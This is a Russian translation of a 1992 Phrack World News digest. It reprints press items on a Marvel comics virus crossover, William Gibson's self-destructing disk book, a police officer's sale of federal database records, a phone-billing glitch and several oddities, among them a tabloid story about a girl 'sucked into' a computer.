*Связанные материалы:*

- Phrack World News, выпуск 37, часть 1: «Обвинения "информационных брокеров"», январь 1992, из The Privacy Journal
- Phrack World News, выпуск 37, часть 1: «Нарушения баз данных SSA и ФБР вынудили провести оценку безопасности», 13 января 1992, Кевин М. Бэрсон (Federal Computer Week, стр. 1, 41)
- Phrack World News, выпуск 38, часть 2: «Частные данные социального обеспечения проданы информационным брокерам», 29 февраля 1992, Р.А. Залдивар (San Jose Mercury News)

---

## **Вирус Ultra-Max вторгается во Вселенную Marvel — 18 мая 1992**

*Барбара Э. Макмаллен и Джон Ф. Макмаллен (Newbytes)*

НЬЮ-ЙОРК — Согласно сообщениям в текущих ежегодных выпусках комиксов «Каратель», «Сорвиголова», «Вандер-Мэн» и «Стражи Галактики», чрезвычайно мощный компьютерный вирус нанёс опустошительный удар по компьютерным системам Вселенной Marvel.

Описанный в серии «The System Bytes», вирус был создан самопровозглашённым «хакером первого класса» по имени Макс И. Мамм (по словам Микрочипа — соратника Карателя, настоящее имя Мамма — Максвелл И. Маммфорд; ещё в колледже он законно сменил его на нынешнее, руководствуясь компьютерными коннотациями). Мамм разработал вирус, работая в Ampersand Communications — фирме, которая, без его ведома, служит прикрытием для преступных операций. Ampersand, не ставя Мамма в известность, выпустила вирус в компьютерную систему Raycom Industries — якобы законопослушной фирмы, на деле являющейся прикрытием для конкурирующей группировки наркоторговцев.

Помимо компьютеров Raycom, вирус, получивший название Ultra-Max в честь своего создателя, поразил также компьютер Карателя, который вместе с Микрочипом пытался отслеживать компьютерную систему Raycom в поисках улик, свидетельствующих о наркоторговле. Цепочка следов ведёт Карателя сначала к компьютерам Raycom, а затем — после того, как Микрочип установил личность автора — к самому Макс И. Мамму, недавно уволенному из Ampersand после того, как он пожаловался президенту фирмы на исчезновение вируса. Мамм был убеждён, что создаёт вирус для правительства США как «потенциальное оружие против враждебных государств», и его тревожило, что в случае высвобождения тот способен произвести «разрушения, превосходящие всякое воображение. Это самый изощрённый компьютерный вирус из когда-либо созданных. Он слишком сложен, чтобы его можно было стереть! Его инстинкт самосохранения превосходит всё, что когда-либо разрабатывалось!»

С помощью Макса и Микрочипа Каратель уничтожает завод Raycom и операцию по наркоторговле. Сегмент с Карателем завершается тем, что Макс клянётся выследить вирус и вычистить его из системы.

Сегмент с Сорвиголовой открывается спасением Макса Сорвиголовой из лап Бушвакера — наёмного убийцы, нанятого Ampersand для устранения законного создателя Ultra-Max. Выслушав историю Макса, Сорвиголова направляет его за юридической помощью в контору Nelson and Murdock, Attorneys-at-Law (Мэтт Мёрдок — тайное альтер-эго Сорвиголовы в костюме).

Находясь в адвокатской конторе, Макс, пытаясь найти Ultra-Max в сети, натывается на киборга Дэтлока, обнаружившего Ultra-Max и пытающегося его уничтожить. Макс выходит на связь с Дэтлоком, который приходит познакомиться с Максом и «Фогги» Нельсоном, чтобы помочь в охоте за Ultra-Max.

Тем временем Сорвиголова прижал президента Ampersand к стене, обвинив его в краже вируса и найме Бушвакера для убийства Макса. В то же время Бушвакер убивает конвоирующих его полицейских и сбегает, продолжая охоту на Макса.

Сегмент завершается схваткой Сорвиголовы и Бушвакера в конторе Nelson and Murdock, где Дэтлок спасает Сорвиголову от гибели. Бушвакер соглашается дать показания, называя имя президента Ampersand, и угроза для Макса устранена. Однако Ultra-Max по-прежнему свободно бродит по «Киберпространству».

Третий сегмент начинается с того, что супергерой Вандер-Мэн — член Западного Побережья Мстителей и актёр по совместительству — снимает пивную рекламу на заброшенном тихоокеанском острове. Вандер-Мэн и съёмочная группа не подозревают, что остров когда-то служил базой международной террористической организации «Гидра» и оставшаяся там работающая компьютерная система заражена Ultra-Max.

После того как Ultra-Max берёт под контроль автоматизированные системы вооружения острова, захватывает членов свиты Вандер-Мэна и угрожает им смертью, тот соглашается помочь Ultra-Max расширить своё сознание в новые области Киберпространства. Вандер-Мэн обманом заставляет Ultra-Max загрузить все свои части в ракету «Гидры» со спутником-пиратом.

Когда Ultra-Max запускает ракету, Вандер-Мэн летит вместе с ней, чтобы отключить спутник прежде, чем Ultra-Max сможет захватить всю спутниковую систему обороны США. Вандер-Мэну удаётся вывести ракету из строя и покинуть её незадолго до взрыва. Сегмент завершается тем, что Вандер-Мэн уверен в уничтожении Ultra-Max, не зная, что тот бежал в аварийной ракете с вычислительным центром. Последние слова Ultra-Max в этом сегменте: «Однако я продолжаю существовать. В конечном счёте я найду систему, с которой смогу взаимодействовать. В конечном счёте я снова вырасту».

Редактор Marvel Фабиан Ничеза сообщил Newsbytes, что сегмент «Стражей Галактики», запланированный к выходу 23 мая, разворачивается на 1000 лет в будущем и посвящён контакту

Ultra-Max с компьютерами будущего. Ничеза объяснил Newsbytes, как развивалась история «The System Bytes»: «Изначальная концепция принадлежит мне. Каждый год мы выпускаем отдельный ежегодник для каждого из наших главных персонажей, и в последние годы мы ввели практику сюжетных связок по нескольким сериям. С различными сериями о Человеке-Пауке или между Мстителями и Западным Побережьем Мстителей это сделать относительно легко, но с этими сериями сложнее — они более или менее самостоятельны, особенно "Стражи Галактики", действие которых происходит 1000 лет в будущем».

Ничеза продолжил: «Мы выстроили нарастающую историю, переходя от героя-vigilante к костюмированному герою с вовлечением киборга, затем к супергерою и наконец к научно-фантастическому рассказу. В каждом случае угроза тоже нарастает, становясь подлинным испытанием для противостоящего ей героя или героев Marvel. По сути, это очень простая сюжетная линия, и мы смогли задать параметры для автора и редактора каждой из вовлечённых серий. Вы заметите, что у каждой серии свои автор и редактор, однако, думаю, вы согласитесь: сюжетная нить между историями не рвётся. Откровенно говоря, я очень доволен результатом».

---

## **Новинка с компьютерным диском долго на полках не залежится — 20 апреля 1992**

*Кристофер Джон Фарли (USA Today, стр. 2D)*

Исследование будущего писателем-фантастом Уильямом Гибсоном застопорилось из-за компьютерной проблемы.

«Я работаю на (компьютере Apple) и только что подхватил широко распространённый вирус Garfield, — рассказывает Гибсон, лауреат премий, автор таких книг, как "Нейромант" и "Мона Лиза Овердрайв". — Только что купил антивирусную программу, которая его ищет. Это первый вирус, который я когда-либо поймал».

В первую неделю мая Гибсон нанесёт ответный удар. Гибсон и художник Деннис Эшбо, известный своими концептуальными картинками, изображающими компьютерные вирусы, выпускают роскошно изданную арт-книгу/компьютерный диск/нечто неопределённое, со встроенным вирусом, который уничтожает программу после однократного прочтения.

Это требует некоторых пояснений.

«Agrimpa (A Book of the Dead)» поставляется в корпусе, напоминающем ноутбук. Внутри — офорты Эшбо, напечатанные чернилами: одни постепенно выцветают на свету, другие, напротив, проявляются. Там же — потрёпанная, выглядящая старой книга с потайным углублением, в котором спрятан компьютерный диск.

На диске — история Гибсона об его отце, умершем, когда Гибсону было 6 лет. Текст сопровождается несколькими звуковыми эффектами — выстрелом и дождём. Диск выходит в версиях для Apple и IBM-совместимых компьютеров.

Гибсон, известный своим «киберпанковским» стилем — с жёсткими персонажами, футуристическим сленгом и циничным взглядом на мир, — раскрывается с другой стороны в истории «Agrimpa». «Это о жизни в конце XX века и взгляде назад на человека, который жил в его первые десятилетия. Очень личное, автобиографическое произведение».

Название «Agrimpa», вероятно, отсылает к имени издателя старого семейного альбома, обнаруженного Гибсоном. Возможно, также к имени знаменитого древнеримского рода. Сам Гибсон, которому 44 года, говорит, что это открыто для интерпретации.

«Agripa» выйдет в трёх ограниченных изданиях разного качества — по ценам 7 500, 1 500 и 450 долларов. Самое дорогое включает в числе прочего корпус из литой бронзы и оригинальные акварели и угольные рисунки Эшбо. Издание средней ценовой категории заключено в алюминий или сталь; самое доступное — в ткань.

Производство проекта обошлось в сумму от 50 000 до 100 000 долларов, сообщает издатель Кевин Бегос-мл. Будет выпущено лишь 445 экземпляров, доступных в отдельных книжных магазинах и музеях.

Но 7 500 долларов за самоуничтожающуюся историю?

Гибсон возражает, что у проекта есть и эгалитарная сторона: в сентябре состоится однократная модная трансляция истории в музеи и другие площадки. Текст будет выведен на компьютерные мониторы или телевизоры в принимающих точках. Время и место ещё согласовываются; в числе участников — кафедра искусств Университета штата Флорида в Таллахасси.

Гибсон и его соратники не предоставляют экземпляры для рецензий — то, что история существует лишь на диске, в «киберпространстве», является частью Большой Идеи проекта, говорит он.

Тем, кто страстно хочет узнать больше, придётся либо:

- A. Добыть пиратскую копию;
- B. Посетить показ в сентябре; или же
- C. Стиснуть зубы и купить «Agripa».

---

## **PWN: Кратко**

### **1. Первая жертва расследования о продаже данных (Newsday, 15 апреля 1992, стр. 16)**

Детектив полиции Чикаго признал себя виновным в продаже криминальных досье, а также информации о занятости и доходах, похищенной из охраняемых федеральным законом компьютерных файлов.

Уильям Лоуренс Педерсен, 45 лет, признался в окружном суде США в продаже информации из базы данных Национального центра криминальной информации ФБР и из Службы социального обеспечения тамповскому информационному брокеру.

Вынесение приговора Педерсену назначено на 7 июля. Хотя ему грозит до 70 лет лишения свободы, по федеральным нормам наказание может оказаться значительно мягче.

*Связанные материалы:*

- Phrack World News, выпуск 37, часть 1: «Обвинения "информационных брокеров"», январь 1992, из The Privacy Journal
- Phrack World News, выпуск 37, часть 1: «Нарушения баз данных SSA и ФБР вынудили провести оценку безопасности», 13 января 1992, Кевин М. Бэрсон (Federal Computer Week, стр. 1, 41)
- Phrack World News, выпуск 38, часть 2: «Частные данные социального обеспечения проданы информационным брокерам», 29 февраля 1992, Р.А. Залдивар (San Jose Mercury News)
- Phrack World News, выпуск 39, часть 4: «Похитители приватности», май 1992, Уильям Барнхилл (AARP Bulletin)

---

### **2. НЕ МОЖЕТ БЫТЬ! (USA Today, 12 мая 1992, стр. D1)**

«Мир Уэйна» — хитовая комедия, изменившая то, как люди говорят, — появится в видеопрокатах 12 августа по цене 24,95 доллара. Фильм студии Paramount (о Уэйне и Гарте, хакерах со

спутниковым компьютером) уже заработал кругленькие 110 миллионов долларов в кинотеатрах и стал самой кассовой картиной года. Schweeeet!

---

### **3. New Jersey Bell не выставила счёт за звонки AT&T (*Trentonian*, 23 мая 1992)**

Если телефонная компания добьётся своего, 28 000 клиентов в Нью-Джерси получают счета за два месяца международных звонков, которые они сделали бесплатно из-за компьютерного сбоя.

Компьютер, фиксировавший время, номера и стоимость звонков AT&T с 17 февраля по 27 апреля, не внёс эти данные в счета клиентов, сообщили официальные лица. Им выставлялись счета только за звонки через New Jersey Bell, сказала вчера Карен Джонсон, представитель Bell.

Однако халява закончилась, отметила Джонсон. Записи о звонках хранятся в памяти компьютеров, и вскоре клиентам выставят счета.

New Jersey Bell должна доказать, что ошибка не была вызвана халатностью, прежде чем сможет получить эти деньги, — согласно официальному представителю Совета регуляторных комиссаров, надзирающего за коммунальными предприятиями. Если Bell не представит весомых аргументов, совет может отказать в разрешении выставлять счета за эти звонки, сказал Джордж Доусон.

Компьютерный сбой затронул около двух миллионов звонков клиентов в 15 телефонных узлах в зонах набора 201 и 609, сообщила Джонсон.

---

### **4. Возражают ведьмы? (*USA Today*, 28 мая 1992, стр. 3A)**

Две самопровозглашённые ведьмы попросили школьных чиновников Маунт-Диабло, штат Калифорния, запретить детскую сказку «Гензель и Гретель», поскольку она «учит, что сжигать ведьм и красть их имущество — это нормально», заявила Карлин Страганана, верховная жрица ковена Дуба. «Ведьмы не едят детей, у нас нет длинных носов с бородавками и мы не носим конусообразных шляп», — сказала она.

---

### **5. Девочку 13 лет похитил её собственный компьютер! (*Weekly World News*, 14 апреля 1992)**

Отчаянный призыв о помощи на экране компьютера и бесследно исчезнувшая девочка поставили всех в тупик — и главным подозреваемым стала высокотехнологичная компьютерная игра.

Создатель игры и компьютерный эксперт Кристиан Ламбер считает, что сбой в его игре Mindbender мог заставить компьютер «засосать» внутрь 13-летнюю Патрис Туссен.

«В Mindbender должно быть только восемь уровней, — сказал Ламбер. — Но в этой версии каким-то образом появился дополнительный уровень. Уровень, которого там быть не должно! Единственное, что я сейчас могу предположить, — она проходит девятый уровень — внутри машины!»

Ламбер предполагает, что если она находится в компьютере, единственный выход для неё — победить в игре. Однако точно сказать, сколько это займёт времени, затруднительно, признаёт он.

«Пока родители не выключат машину, Патрис будет в безопасности, — сказал он. — Остальное — в её руках».